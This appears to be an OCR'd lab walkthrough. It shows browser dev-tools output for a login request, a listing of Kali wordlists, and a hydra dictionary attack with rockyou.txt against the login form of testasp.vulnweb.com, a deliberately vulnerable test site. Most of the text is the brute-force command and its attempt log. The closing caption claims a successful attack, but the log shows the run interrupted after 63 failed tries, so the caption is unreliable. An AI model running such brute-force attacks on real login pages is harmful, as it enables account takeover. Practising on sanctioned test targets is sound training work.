
URL Parameters

☑	RetURL	/Default.asp?
☑	name	value


Status	Me…	Domain	File	Initiator	Type	Transferred	Size
200	POST	testasp.v…	Login.asp?RetURL=/Default.asp?	document	html	3.40 kB	3.2…
200	GET	testasp.vuln…	logo.gif	img	gif	cached	8.3…
404	GET	testasp.v…	favicon.ico	FaviconLoa…	html	cached	1.2…

Time when "DOMContentLoad" event occurred


3 requests | 12.77 kB / 3.40 kB transferred | Finish: 828 ms | DOMContentLoaded: 524 ms | load: 541 ms


File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows


```
/usr/share/wfuzz/wordlist/vulns/frontpage.txt
/usr/share/wfuzz/wordlist/vulns/iis.txt
/usr/share/wfuzz/wordlist/vulns/iplanet.txt
/usr/share/wfuzz/wordlist/vulns/jrun.txt
/usr/share/wfuzz/wordlist/vulns/netware.txt
/usr/share/wfuzz/wordlist/vulns/oracle9i.txt
/usr/share/wfuzz/wordlist/vulns/sharepoint.txt
/usr/share/wfuzz/wordlist/vulns/sql_inj.txt
/usr/share/wfuzz/wordlist/vulns/sunas.txt
/usr/share/wfuzz/wordlist/vulns/tests.txt
/usr/share/wfuzz/wordlist/vulns/tomcat.txt
/usr/share/wfuzz/wordlist/vulns/vignette.txt
/usr/share/wfuzz/wordlist/vulns/weblogic.txt
/usr/share/wfuzz/wordlist/vulns/websphere.txt
/usr/share/wfuzz/wordlist/webservices/ws-dirs.txt
/usr/share/wfuzz/wordlist/webservices/ws-files.txt
/usr/share/wordlists/amass
/usr/share/wordlists/dirb
/usr/share/wordlists/dirbuster
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fern-wifi
/usr/share/wordlists/john.lst
/usr/share/wordlists/legion
/usr/share/wordlists/metasploit
/usr/share/wordlists/nmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wifite.txt
/var/cache/dictionaries-common/wordlist-default
/var/cache/dictionaries-common/wordlist.db
/var/lib/dictionaries-common/wordlist
/var/lib/dictionaries-common/wordlist/wamerican
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers
/var/lib/dpkg/triggers/update-default-wordlist

┌──(root㉿kali)-[/home/kali]
└─# 
```



```
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/wordlists

┌──(root㉿kali)-[/usr/share/wordlists]
└─# gunzip rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirbuster  fasttrack.txt  hydra.restore  legion      nmap.lst     sqlmap.txt  wifite.txt
dirb   dnsmap.txt  fern-wifi     john.lst       metasploit  rockyou.txt  wfuzz

┌──(root㉿kali)-[/usr/share/wordlists]
```



```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=l
ogout" -vV -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-13 05:16:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michael" - 18 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ashley" - 19 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "qwerty" - 20 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "111111" - 21 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveu" - 22 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "000000" - 23 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michelle" - 24 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tigger" - 25 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chocolate" - 27 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password1" - 28 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "soccer" - 29 of 14344399 [child 3] (0/0)
```



```
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chocolate" - 27 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password1" - 28 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "soccer" - 29 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "anthony" - 30 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "friends" - 31 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "butterfly" - 32 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "purple" - 33 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "angel" - 34 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jordan" - 35 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "liverpool" - 36 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "justin" - 37 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "loveme" - 38 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "fuckyou" - 39 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123123" - 40 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "football" - 41 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "secret" - 42 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "andrea" - 43 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "carlos" - 44 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jennifer" - 45 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "joshua" - 46 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "bubbles" - 47 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567890" - 48 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "superman" - 49 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hannah" - 50 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "amanda" - 51 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "loveyou" - 52 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "pretty" - 53 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "basketball" - 54 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "andrew" - 55 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "angels" - 56 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tweety" - 57 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "flower" - 58 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "playboy" - 59 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hello" - 60 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "elizabeth" - 61 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hottie" - 62 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tinkerbell" - 63 of 14344399 [child 6] (0/0)
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Final result after a successful dictionary attack on a post request